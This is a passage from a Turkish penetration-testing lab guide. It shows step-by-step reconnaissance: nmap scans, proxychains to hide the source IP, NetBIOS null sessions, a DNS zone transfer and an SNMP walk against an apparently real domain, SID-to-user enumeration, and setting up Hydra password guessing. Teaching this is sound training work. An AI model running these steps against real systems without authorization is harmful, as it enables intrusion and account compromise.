|_ Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/7.0
|_http-title: Site doesn't have a title.
88/tcp open kerberos-sec Windows 2003 Kerberos (server time: 2015-12-22 11:32:40Z)
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows 98 netbios-ssn
389/tcp open ldap
445/tcp open microsoft-ds Microsoft Windows 2003 or 2008 microsoft-ds
464/tcp open kpasswd5?
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
636/tcp open tcpwrapped
3268/tcp open ldap
3269/tcp open tcpwrapped
3389/tcp open ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=hackmeserver.testlab.local
| Not valid before: 2015-11-18T08:16:25
|_ Not valid after: 2016-05-19T08:16:25
|_ssl-date: 2015-12-22T11:33:37+00:00; 0s from scanner time.
49152/tcp open msrpc Microsoft Windows RPC
49153/tcp open msrpc Microsoft Windows RPC
49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49157/tcp open msrpc Microsoft Windows RPC
49158/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49163/tcp open msrpc Microsoft Windows RPC
MAC Address: 00:0C:29:4E:28:69 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1 cpe:/o:microsoft:windows_server_2008::sp1
cpe:/o:microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows 8, or Windows 8.1 Update 1
Network Distance: 1 hop
Service Info: OSs: Windows, Windows 98; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2003, cpe:/o:microsoft:windows_98

Host script results:
| ms-sql-info:
| \192.168.170.145\pipe\MSSQL$SQLEXPRESS\sql\query:
| Version:
| Product: Microsoft SQL Server 2008
| number: 10.00.2531.00
| Post-SP patches applied: false
| Service pack level: SP1
| name: Microsoft SQL Server 2008 SP1
|_ Named pipe: \192.168.170.145\pipe\MSSQL$SQLEXPRESS\sql\query
|_nbstat: NetBIOS name: HACKMESERVER, NetBIOS user: <unknown>, NetBIOS MAC: 11:0c:39:41:58:69 (VMware)
| smb-os-discovery:
| OS: Windows Server (R) 2008 Standard 6001 Service Pack 1 (Windows Server (R) 2008 Standard 6.0)
| OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
| Computer name: hackmeserver
| NetBIOS computer name: HACKMESERVER
```

```
| Domain name: testlab.local
| Forest name: testlab.local
| FQDN: hackmeserver.testlab.local
|_ System time: 2015-12-22T13:33:37+02:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: required
|_ smb2-enabled: Server supports SMBv2 protocol
```

TRACEROUTE

```
HOP RTT  ADDRESS
1  0.33 ms 192.168.170.145
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 78.48 seconds

6.Adım

Nmap taramasının çıktısı alınabilir. Normal çıktı için oN, xml çıktısı için ise oX parametresi kullanılabilir.

Komut: nmap -sS 192.168.170.145 -oN /root/Masaüstü/nmapcikti

Çıktısı:

```
nmapcikti x
1  # Nmap 7.00 scan initiated Tue Dec 22 15:43:14 2015 as: nmap -sS -oN /root/Masaüstü/nmapcikti 192.168.170.145
2  Nmap scan report for 192.168.170.145
3  Host is up (0.00020s latency).
4  Not shown: 980 closed ports
5  PORT      STATE SERVICE
6  53/tcp    open  domain
7  80/tcp    open  http
8  88/tcp    open  kerberos-sec
9  135/tcp   open  msrpc
10 139/tcp   open  netbios-ssn
11 389/tcp   open  ldap
12 445/tcp   open  microsoft-ds
13 464/tcp   open  kpasswd5
14 593/tcp   open  http-rpc-epmap
15 636/tcp   open  ldapssl
16 3268/tcp  open  globalcatLDAP
17 3269/tcp  open  globalcatLDAPssl
18 3389/tcp  open  ms-wbt-server
19 49152/tcp open  unknown
20 49153/tcp open  unknown
21 49154/tcp open  unknown
22 49155/tcp open  unknown
23 49157/tcp open  unknown
24 49158/tcp open  unknown
25 49163/tcp open  unknown
26 MAC Address: 00:0C:29:4E:28:69 (VMware)
27
28 # Nmap done at Tue Dec 22 15:43:15 2015 -- 1 IP address (1 host up) scanned in 1.72 seconds
29
```

7.Adım

Grafiksel arabirimle taramalar için zenmap aracı kullanılabilir.

Komut: zenmap

2.3: Network keşfi

Amaç: Networkteki cihazları keşfetme

Lab Senaryosu: Networkteki cihazların ip ve mac adresleri belirli aralıklarla öğrenilir.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- fimg

Adımlar:

1.Adım

Fimg aracı kullanılarak, networkteki ip adresleri ve mac adresleri belirlenir.

Komut: fimg

Çıktısı:

```
fimg
16:43:44 > Discovery profile: Default discovery profile
16:43:44 > Discovery class: data-link (data-link layer)
16:43:44 > Discovery on: 192.168.170.0/24
16:43:44 > Discovery round starting.
16:43:44 > Host is up: 192.168.170.234
           HW Address: 22:11:29:61:33:01 (VMware)
16:43:44 > Host is up: 192.168.170.1
           HW Address: 10:41:56:CD:11:08 (VMware)
16:43:44 > Host is up: 192.168.170.2
           HW Address: 21:41:16:FA:81:12 (VMware)
16:43:45 > Discovery progress 25%
16:43:45 > Host is up: 192.168.170.145
           HW Address: 22:1A:11:AA:11:69 (VMware)
16:43:45 > Host is up: 192.168.170.150
           HW Address: 11:1C:19:1A:3A:16 (VMware)
16:43:46 > Host is up: 192.168.170.254
           HW Address: 11:52:51:FA:1B:44 (VMware)
16:43:47 > Discovery progress 50%
16:43:47 > Discovery progress 75%
-----
| State | Host                | MAC Address        | Last change |
|-----|-----|-----|-----|
| UP    | 192.168.170.1       | 11:52:51:FA:1B:41 |             |
| UP    | 192.168.170.2       | 11:52:51:FA:1B:42 |             |
| UP    | 192.168.170.145     | 11:52:51:FA:1B:43 |             |
| UP    | 192.168.170.150     | 11:52:51:FA:1B:44 |             |
| UP    | 192.168.170.234     | 11:52:51:FA:1B:45 |             |
| UP    | 192.168.170.254     | 11:52:51:FA:1B:46 |             |
-----
16:43:49 > Discovery round completed in 4.795 seconds.
```

16:43:49 > Network 192.168.170.0/24 has 6/6 hosts up.

2.4: Uygulamaları sock/http proxy üzerinden çalıştırma

Amaç: Nmap vb. Araçları proxy üzerinden çalıştırarak ip gizlemek

Lab Senaryosu: Sock/http proxy bulunur. /etc/proxychains.conf dosyasından bulunan proxy girilir. Uygulama proxychain üzerinden çalıştırılır.

Kullanılan işletim sistemi:

- Kali Linux










Kullanılan Araçlar:

- proxychain

Adımlar:

1.Adım

İnternet üzerinden free proxy bulunur yada proxy satın alınır.

Last Update	IP Address	Port	Country	Speed	Connection Time	Type	Anon
8mins	218.97.194.221	81	 China	<div style="width: 80%; background-color: #00a68a;"></div>	<div style="width: 20%; background-color: #e74c3c;"></div>	HTTP	High +KA
8mins	91.224.84.163	3128	 Ukraine	<div style="width: 80%; background-color: #00a68a;"></div>	<div style="width: 20%; background-color: #f1c40f;"></div>	HTTPS	High +KA
8mins	178.18.197.82	3128	 Turkey	<div style="width: 40%; background-color: #f1c40f;"></div>	<div style="width: 60%; background-color: #00a68a;"></div>	HTTPS	High +KA
2mins	31.173.74.73	8080	 Romania	<div style="width: 40%; background-color: #f1c40f;"></div>	<div style="width: 60%; background-color: #00a68a;"></div>	HTTPS	High +KA
2mins	190.98.162.22	8080	 Argentina	<div style="width: 80%; background-color: #00a68a;"></div>	<div style="width: 80%; background-color: #00a68a;"></div>	HTTPS	High +KA
2mins	37.59.118.150	80	 France	<div style="width: 60%; background-color: #00a68a;"></div>	<div style="width: 80%; background-color: #00a68a;"></div>	HTTP	High
2mins	117.135.250.133	80	 China	<div style="width: 40%; background-color: #f1c40f;"></div>	<div style="width: 60%; background-color: #00a68a;"></div>	HTTP	High +KA
2mins	72.21.73.130	10200	 USA	<div style="width: 80%; background-color: #00a68a;"></div>	<div style="width: 80%; background-color: #00a68a;"></div>	socks4/5	High
2mins	91.121.181.168	80	 France	<div style="width: 80%; background-color: #00a68a;"></div>	<div style="width: 80%; background-color: #00a68a;"></div>	HTTP	High

2.Adım

Ayar dosyası olan /etc/proxychains.conf açılır ve içine proxy girilir. Http proxy için http, https proxy için https, sock proxy için socks4/5 tagı eklenir.

Komut: nano /etc/proxychains.conf

Çıktısı:

```
nano /etc/proxychains.conf
[ProxyList]
# add proxy here ...
# meanwhile
# defaults set to "tor"
#socks4 127.0.0.1 9050
```

socks5 72.21.73.130 10200

3.Adım

Uygulama çalıştırırken proxychain ile çalıştırılır.

Komut: proxychains nmap -A 192.168.170.145

proxychains firefox

2.5: Zafiyet Taraması

Amaç: Hedef sistemin zafiyetlerini tespit etmek

Lab Senaryosu: Nessus aracı ile hedef sistem taranır.

Kullanılan işletim sistemi:

- Kali Linux
- Windows XP

Kullanılan Araçlar:

- nessus

Adımlar:

1.Adım

Kali üzerinde nessus çalıştırılır.

Komut: /etc/init.d/nessusd start

2.Adım

Browserdan nessus arayüzüne erişilir. Erişim bilgileri kullanıcı adı: admin parola:coslat olarak girilir.

Adres: https://localhost:8834

3.Adım

Tarama yapma için New Scan butonuna basılır. Detaylı tarama için Advanced Scan seçilir. Tarama adı ve ip adresleri girilerek tarama işlemi başlatılır.

3 – Servislerden Bilgi Alma

3.1: Netbios Null Session

Amaç: Hedef sistemden null session ile bilgi almak

Lab Senaryosu: Hedef sistemdeki bilgisayar adları alınır. Netbios null session açığı kullanılarak sistemden bilgi toplanır.

Kullanılan işletim sistemi:

- WindowsXP
- Windows7

Kullanılan Araçlar:

- nbtstat
- net use
- Superscan

Adımlar:

1.Adım

Hedef sistemden netbios ile uzak makine ad tablosu alınır.

Komut: nbtstat -A 192.168.170.149

Çıktısı:

```
C:\Users\Administrator.mordor>nbtstat -A 192.168.170.145

Yerel Ağ Bağlantısı:
Düğüm IpAdresi: [192.168.170.150] Kapsam Kimliği: []

NetBIOS Uzak Makine Ad Tablosu

Ad          Tür      Durum
-----
HACKMESERVER <00> BENZERSİZ Kaydedildi
TESTLAB     <00> GRUP   Kaydedildi
TESTLAB     <1C> GRUP   Kaydedildi
HACKMESERVER <20> BENZERSİZ Kaydedildi
TESTLAB     <1B> BENZERSİZ Kaydedildi

MAC Adresi = 11:52:51:FA:1B:44
```

2.Adım

Null session oturumu başlatılır.

Komut: net use \\192.168.170.149\IPC\$ "" /u:""

Çıktısı:

```
C:\Users\Administrator.mordor>net use \\192.168.170.145\IPC$ "" /u:""
```

Komut başarıyla tamamlandı.

3.Adım

Bağlantının başarılı olup olmadığı kontrol edilir.

Komut: net use

Çıktısı:

```
C:\Users\Administrator.mordor>net use
```

Yeni bağlantılar anımsanacak.

```
Durum Yerel Uzak Ağ
```

```
-----  
Bağlantısı k \\192.168.170.145\IPC$ Microsoft Windows Network
```

Komut başarıyla tamamlandı.

4.Adım

Superscan aracı kullanılarak null session zafiyeti tespit edilen sistemden bilgi toplanır.

Komut: Masaüstündeki araçlar klasörü içerisindeki Superscan4.1 çalıştırılır. Windows Enumeration sekmesine gidilir. Hostname/IP/URL kısmına hedef sistem girilir ve enumerate butonuna basılır.

Çıktısı:

SuperScan 4.1

Scan | Host and Service Discovery | Scan Options | Tools | Windows Enumeration | About |

Hostname/IP/URL: 192.168.170.145 Enumerate Options... Clear

Enumeration Type: NetBIOS Name Table, NULL Session, MAC Addresses, Workstation type, Users, Groups, RPC Endpoint Dump, Account Policies, Shares, Domains, Remote Time of Day, Logon Sessions, Drives, Trusted Domains, Services, Registry

NetBIOS information on 192.168.170.145

5 names in table

HACKMESERVER	00	UNIQUE	Workstation service name
TESTLAB	00	GROUP	Workstation service name
TESTLAB	1C	GROUP	Domain controller name
HACKMESERVER	20	UNIQUE	Server services name
TESTLAB	1B	UNIQUE	Master browser name

MAC address 1: 00:0C:29:4E:28:69

Attempting a NULL session connection on 192.168.170.145

NULL session successful to \\192.168.170.145\IPC\$

MAC addresses on 192.168.170.145

Workstation/server type on 192.168.170.145

Users on 192.168.170.145

Groups on 192.168.170.145

RPC endpoints on 192.168.170.145

Entry 0

Interface: "12345678-1234-abcd-ef00-01234567cfff" ver 1.0
Binding: "ncacn_ip_tcp:192.168.170.145[49158]"
Object Id: "00000000-0000-0000-0000-000000000000"
Annotation: ""

Entry 1

Interface: "897e2e5f-93f5-4376-3c9c-fd2277495c27" ver 1.0
Binding: "ncacn_ip_tcp:192.168.170.145[5722]"
Object Id: "5bc1ed07-f5f5-485f-9dfd-6fd0acf9a23c"
Annotation: "Fr2 Service"

Ready

3.2: DNS Sunucudan Bilgi Almak

Amaç: Zone transfer ile dns kayıtlarını çekmek

Lab Senaryosu: Hedef sistemin dns sunucusu üzerinden dns kayıtları alınır

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- dnsenum

Adımlar:

1.Adım

Dnsenum aracılığı ile hedef sistemin dns sunucusundan dns kayıtları alınmaya çalışılır.

Komut: dnsenum coslat.com

Çıktısı:

```
dnsenum coslat.com
Trying Zone Transfers and getting Bind Versions:
-----
Trying Zone Transfer for coslat.com on ns1.coslat.com ...
coslat.com.          86400  IN  SOA  coslat.com.
coslat.com.          86400  IN  A    35.204.203.72
coslat.com.          86400  IN  NS   ns2.coslat.com.
coslat.com.          86400  IN  NS   ns1.coslat.com.
coslat.com.          86400  IN  MX   10 portal.coslat.com.
cos2.coslat.com.     86400  IN  A    10.10.11.111
biz.coslat.com.      86400  IN  A    35.204.203.72
connect.coslat.com.  86400  IN  A    35.204.203.72
```

3.3: SNMP ile Bilgi Almak

Amaç: SNMP public string kullanarak hedef sistemden bilgi almak

Lab Senaryosu: SNMP protokolündeki public key zafiyetinden yararlanılarak, hedef sistemden bilgi alınır.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- snmpwalk

Adımlar:

1.Adım

Snmpwalk aracılığı ile hedef sistemden network hakkında bilgi alınır. -c parametresi ile community string, -v parametresi ile snmp versiyon bilgisi girilir.

Komut: snmpwalk -c public 35.204.203.72 -v 1

Çıktısı:

```
iso.3.6.1.2.1.1.1.0 = STRING: "Broadband Residential Gateway"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.3.9999
iso.3.6.1.2.1.1.3.0 = Timeticks: (9141100) 1 day, 1:23:31.00
iso.3.6.1.2.1.1.4.0 = STRING: "support@sagem.com"
iso.3.6.1.2.1.1.5.0 = STRING: "F@st 1500"
iso.3.6.1.2.1.1.6.0 = STRING: "France"
iso.3.6.1.2.1.1.7.0 = INTEGER: 79
iso.3.6.1.2.1.2.1.0 = INTEGER: 4
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.4 = INTEGER: 4
iso.3.6.1.2.1.2.2.1.1.12 = INTEGER: 12
iso.3.6.1.2.1.2.2.1.2.1 = STRING: "LOCAL_LOOPBACK"
iso.3.6.1.2.1.2.2.1.2.2 = STRING: "LAN1"
iso.3.6.1.2.1.2.2.1.2.4 = STRING: "ATM1"
iso.3.6.1.2.1.2.2.1.2.12 = STRING: "PPPoE1"
iso.3.6.1.2.1.2.2.1.3.1 = INTEGER: 24
iso.3.6.1.2.1.2.2.1.3.2 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.3.4 = INTEGER: 6
iso.3.6.1.2.1.2.2.1.3.12 = INTEGER: 0
iso.3.6.1.2.1.2.2.1.4.1 = INTEGER: 1500
iso.3.6.1.2.1.2.2.1.4.2 = INTEGER: 1500
iso.3.6.1.2.1.2.2.1.4.4 = INTEGER: 1500
iso.3.6.1.2.1.2.2.1.4.12 = INTEGER: 0
iso.3.6.1.2.1.2.2.1.5.1 = Gauge32: 0
iso.3.6.1.2.1.2.2.1.5.2 = Gauge32: 10000000
iso.3.6.1.2.1.2.2.1.5.4 = Gauge32: 8000000
iso.3.6.1.2.1.2.2.1.5.12 = Gauge32: 8000000
iso.3.6.1.2.1.2.2.1.6.1 = Hex-STRING: 00 00 00 00 00 00
```

iso.3.6.1.2.1.2.2.1.6.2 = Hex-STRING: 00 60 4C 42 72 C6
iso.3.6.1.2.1.2.2.1.6.4 = Hex-STRING: 00 60 4C 42 72 C7
iso.3.6.1.2.1.4.20.1.1.127.0.0.1 = IpAddress: 127.0.0.1
iso.3.6.1.2.1.4.20.1.1.192.168.2.1 = IpAddress: 192.168.2.1
iso.3.6.1.2.1.4.20.1.2.127.0.0.1 = INTEGER: 1
iso.3.6.1.2.1.4.20.1.2.192.168.2.1 = INTEGER: 2
iso.3.6.1.2.1.4.20.1.3.127.0.0.1 = IpAddress: 255.255.255.255
iso.3.6.1.2.1.4.20.1.3.192.168.2.1 = IpAddress: 255.255.255.0
iso.3.6.1.2.1.4.20.1.4.127.0.0.1 = INTEGER: 1
iso.3.6.1.2.1.4.20.1.4.192.168.2.1 = INTEGER: 1
iso.3.6.1.2.1.4.20.1.5.127.0.0.1 = INTEGER: 18024
iso.3.6.1.2.1.4.20.1.5.192.168.2.1 = INTEGER: 18024
iso.3.6.1.2.1.4.22.1.1.2.192.168.2.2 = INTEGER: 2
iso.3.6.1.2.1.4.22.1.1.2.192.168.2.3 = INTEGER: 2
iso.3.6.1.2.1.4.22.1.2.2.192.168.2.2 = Hex-STRING: 7C 05 07 03 86 FE
iso.3.6.1.2.1.4.22.1.2.2.192.168.2.3 = Hex-STRING: 00 19 21 E8 1C 20
iso.3.6.1.2.1.4.22.1.3.2.192.168.2.2 = IpAddress: 192.168.2.2
iso.3.6.1.2.1.4.22.1.3.2.192.168.2.3 = IpAddress: 192.168.2.3
iso.3.6.1.2.1.4.22.1.4.2.192.168.2.2 = INTEGER: 3
iso.3.6.1.2.1.4.22.1.4.2.192.168.2.3 = INTEGER: 3
iso.3.6.1.2.1.6.13.1.1.192.168.2.1.80.0.0.0.0.0 = INTEGER: 1
iso.3.6.1.2.1.6.14.0 = Counter32: 607
iso.3.6.1.2.1.6.15.0 = Counter32: 8
iso.3.6.1.2.1.7.1.0 = Counter32: 5475
iso.3.6.1.2.1.7.2.0 = Counter32: 1
iso.3.6.1.2.1.7.3.0 = Counter32: 0
iso.3.6.1.2.1.7.4.0 = Counter32: 112326
iso.3.6.1.2.1.11.1.0 = Counter32: 838
iso.3.6.1.2.1.11.2.0 = Counter32: 838
iso.3.6.1.2.1.11.3.0 = Counter32: 0
iso.3.6.1.2.1.11.4.0 = Counter32: 0
iso.3.6.1.2.1.11.5.0 = Counter32: 0
iso.3.6.1.2.1.11.6.0 = Counter32: 0
iso.3.6.1.2.1.11.8.0 = Counter32: 0
iso.3.6.1.2.1.11.9.0 = Counter32: 582
iso.3.6.1.2.1.11.10.0 = Counter32: 0
iso.3.6.1.2.1.11.11.0 = Counter32: 0
iso.3.6.1.2.1.11.12.0 = Counter32: 0
iso.3.6.1.2.1.11.13.0 = Counter32: 846
iso.3.6.1.2.1.11.14.0 = Counter32: 0
iso.3.6.1.2.1.11.15.0 = Counter32: 9
iso.3.6.1.2.1.11.16.0 = Counter32: 840
iso.3.6.1.2.1.11.17.0 = Counter32: 0
iso.3.6.1.2.1.11.18.0 = Counter32: 0
iso.3.6.1.2.1.11.19.0 = Counter32: 0
iso.3.6.1.2.1.11.20.0 = Counter32: 3
iso.3.6.1.2.1.11.21.0 = Counter32: 2
iso.3.6.1.2.1.11.22.0 = Counter32: 0
iso.3.6.1.2.1.11.24.0 = Counter32: 0
iso.3.6.1.2.1.11.25.0 = Counter32: 0
iso.3.6.1.2.1.11.26.0 = Counter32: 0


```
iso.3.6.1.2.1.11.27.0 = Counter32: 0
iso.3.6.1.2.1.11.28.0 = Counter32: 862
iso.3.6.1.2.1.11.29.0 = Counter32: 0
iso.3.6.1.2.1.11.30.0 = INTEGER: 1
End of MIB
```

3.4: Kullanıcı Hesaplarının Belirlenmesi

Amaç: Windows işletim sistemlerindeki kullanıcıları belirlemek

Lab Senaryosu: İlk olarak bir kullanıcının SID'si belirlenir. Daha sonra RID değerleri değiştirilerek kullanıcı isimleri belirlenir.

Kullanılan işletim sistemi:

- Windows7

Kullanılan Araçlar:

- sid2user

- user2sid

- cain and abel

Adımlar:

1.Adım

Komut satırından C:\SID dizinine gidilir. Sistemde olabilecek bir isim tahmin edilerek o ismin user2sid aracı ile SID'si öğrenilir. Guest hesabı windows işletim sistemlerinde genel olarak bulunan bir hesaptır.

Komut: cd C:\SID

user2sid \\192.168.170.150 guest

Çıktısı:

```
C:\SID>user2sid.exe \\192.168.170.150 guest
S-1-5-21-2298827253-392484555-391875928-501
Number of subauthorities is 5
Domain is mordor
Length of SID in memory is 28 bytes
Type of SID is SidTypeUser
```

2.Adım

İlk adımda bulunan SID'de RID değeri değiştirilerek diğer kullanıcı isimleri öğrenilir. Bulunan sid değeri en soldaki 5 rakamından itibaren “-” işareti yerine boşluk koyularak, istenilen RID değeri yazılıp sid2user aracına verilir. Genelde 500 RID değeri admin hesabını verir.

Komut: sid2user \\192.168.170.150 5 21 2298827253 392484555 391875928 500

Çıktısı:

```
C:\SID>sid2user \\192.168.170.150 5 21 2298827253 392484555 391875928 500
```

```
Name is Administrator
```

```
Domain is mordor
```

```
Type of SID is SidTypeUser
```

3.Adım

RID değeri istenilen aralıklarda otomatik olarak değiştirilerek kullanıcı adları sorgulanır. Aşağıdaki komutta RID değeri 500'den 510'a kadar 1'er atılarak kullanıcı sorgusu yapılır.

Komut: for /L %i in (500 1 520) do sid2user.exe \\192.168.170.150 5 21 229882725 3 392484555 391875928 %i;

Çıktısı:

```
C:\SID>for /L %i in (500 1 510) do sid2user.exe \\192.168.170.150 5 21 229882725  
3 392484555 391875928 %i;
```

```
C:\SID>sid2user.exe \\192.168.170.150 5 21 2298827253 392484555 391875928 500;
```

```
Name is Administrator
```

```
Domain is mordor
```

```
Type of SID is SidTypeUser
```

```
C:\SID>sid2user.exe \\192.168.170.150 5 21 2298827253 392484555 391875928 501;
```

```
Name is Guest
```

```
Domain is mordor
```

```
Type of SID is SidTypeUser
```

```
C:\SID>sid2user.exe \\192.168.170.150 5 21 2298827253 392484555 391875928 502;
```

```
LookupSidName failed - no such account
```

```
C:\SID>sid2user.exe \\192.168.170.150 5 21 2298827253 392484555 391875928 503;
```

```
LookupSidName failed - no such account
```

```
C:\SID>sid2user.exe \\192.168.170.150 5 21 2298827253 392484555 391875928 504;
```

```
LookupSidName failed - no such account
```

```
C:\SID>sid2user.exe \\192.168.170.150 5 21 2298827253 392484555 391875928 505;
```

```
LookupSidName failed - no such account
```

```
C:\SID>sid2user.exe \\192.168.170.150 5 21 2298827253 392484555 391875928 506;
```

```
LookupSidName failed - no such account
```

```
C:\SID>sid2user.exe \\192.168.170.150 5 21 2298827253 392484555 391875928 507;
```

```
LookupSidName failed - no such account
```

```
C:\SID>sid2user.exe \\192.168.170.150 5 21 2298827253 392484555 391875928 508;
```

```
LookupSidName failed - no such account
```

```
C:\SID>sid2user.exe \\192.168.170.150 5 21 2298827253 392484555 391875928 509;
```

```
LookupSidName failed - no such account
```

```
C:\SID>sid2user.exe \\192.168.170.150 5 21 2298827253 392484555 391875928 510;
```


```
LookupSidName failed - no such account
```

4.Adım

Masaüstündeki araçlar klasörü içerisinde bulunan cain aracı çalıştırılır. Network sekmesine tıklanır. Microsoft windows network'e basılıp oradan sırasıyla domain ve bilgisayar adı seçilir. Oradan Users'a basılarak önceki adımlarda yapılan işlemler otomatik olarak yapıлып, kullanıcılar

listelenebilir.

Çıktısı:



The screenshot shows a network scanning tool interface with a table of user enumeration results. The table has columns for User, Fullname, Comment, SID, Req. Pass, Cha..., and Pass. The results are as follows:

User	Fullname	Comment	SID	Req. Pass	Cha...	Pass
Administrator			S-1-5-21-2298827253-392484555-391875928-500	No		Yes
Guest		Bilgisayar/etki ...	S-1-5-21-2298827253-392484555-391875928-501	Yes		Yes
kurban		Bilgisayar/etki ...	S-1-5-21-2298827253-392484555-391875928-1000	Yes		Yes

3.5: Servis Bilgisinin Alınması

Amaç: Portlardan çalışan servisler hakkında bilgi almak

Lab Senaryosu: Hedef sistemin portuna telnet bağlantısı yapılır. Bağlanılan portla iletişime geçilerek bilgi alınmaya çalışılır.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- telnet

Adımlar:

1.Adım

coslat.com'un 80 portuna telnet bağlantısı yapılır.

Komut: telnet www.coslat.com 80

Çıktısı:

```
telnet www.coslat.com 80
Trying 35.204.203.72 ...
Connected to www.coslat.com.
Escape character is '^'.
```

2.Adım

Standart bir get isteği yapılır. Dönen cevaptan sunucuyla ve servisle ilgili bilgi alınır.

Komut: GET / HTTP/1.0

Çıktısı:

```
GET / HTTP/1.0
HTTP/1.1 200 OK
Date: Mon, 28 Dec 2015 13:41:22 GMT
Server: Apache/2.2.22 (Ubuntu)
Last-Modified: Thu, 07 Jul 2011 16:10:20 GMT
ETag: "13ec0c-1-4a77cf4205e7a"
Accept-Ranges: bytes
Content-Length: 1
Vary: Accept-Encoding
Connection: close
Content-Type: text/html
```

4 – Sistemlere Giriş

4.1: Şifre Deneme

Amaç: Uzak erişime açık servislere şifre denemesi yapmak

Lab Senaryosu: Hedef sistem ip'si, şifrede denenecek protokol, port, kullanıcı adı ve parola verileri girilir ve şifre deneme başlatılır.

Kullanılan işletim sistemi:

- Kali Linux

Kullanılan Araçlar:

- xhydra


Adımlar:

1.Adım

Şifre denemek için kullanılacak olan hydra aracı açılır.

Komut: xhydra


Çıktısı:



2.Adım

Target sekmesinde single target bölümünden tek bir ip yada, target list bölümünden bir hedef ip listesi verilebilir. Yine target sekmesinden şifre denemesi yapılacak protokol ve port seçilir. Port 0 olarak bırakılırsa, seçilen protokolün varsayılan portuna deneme yapılır.


Çıktısı:



3.Adım

Password sekmesinde username bölümünden kullanıcı adı yada username list bölümünden kullanıcı adı listesi ve password bölümünden parola yada password list bölümünden parola listesi girilir.

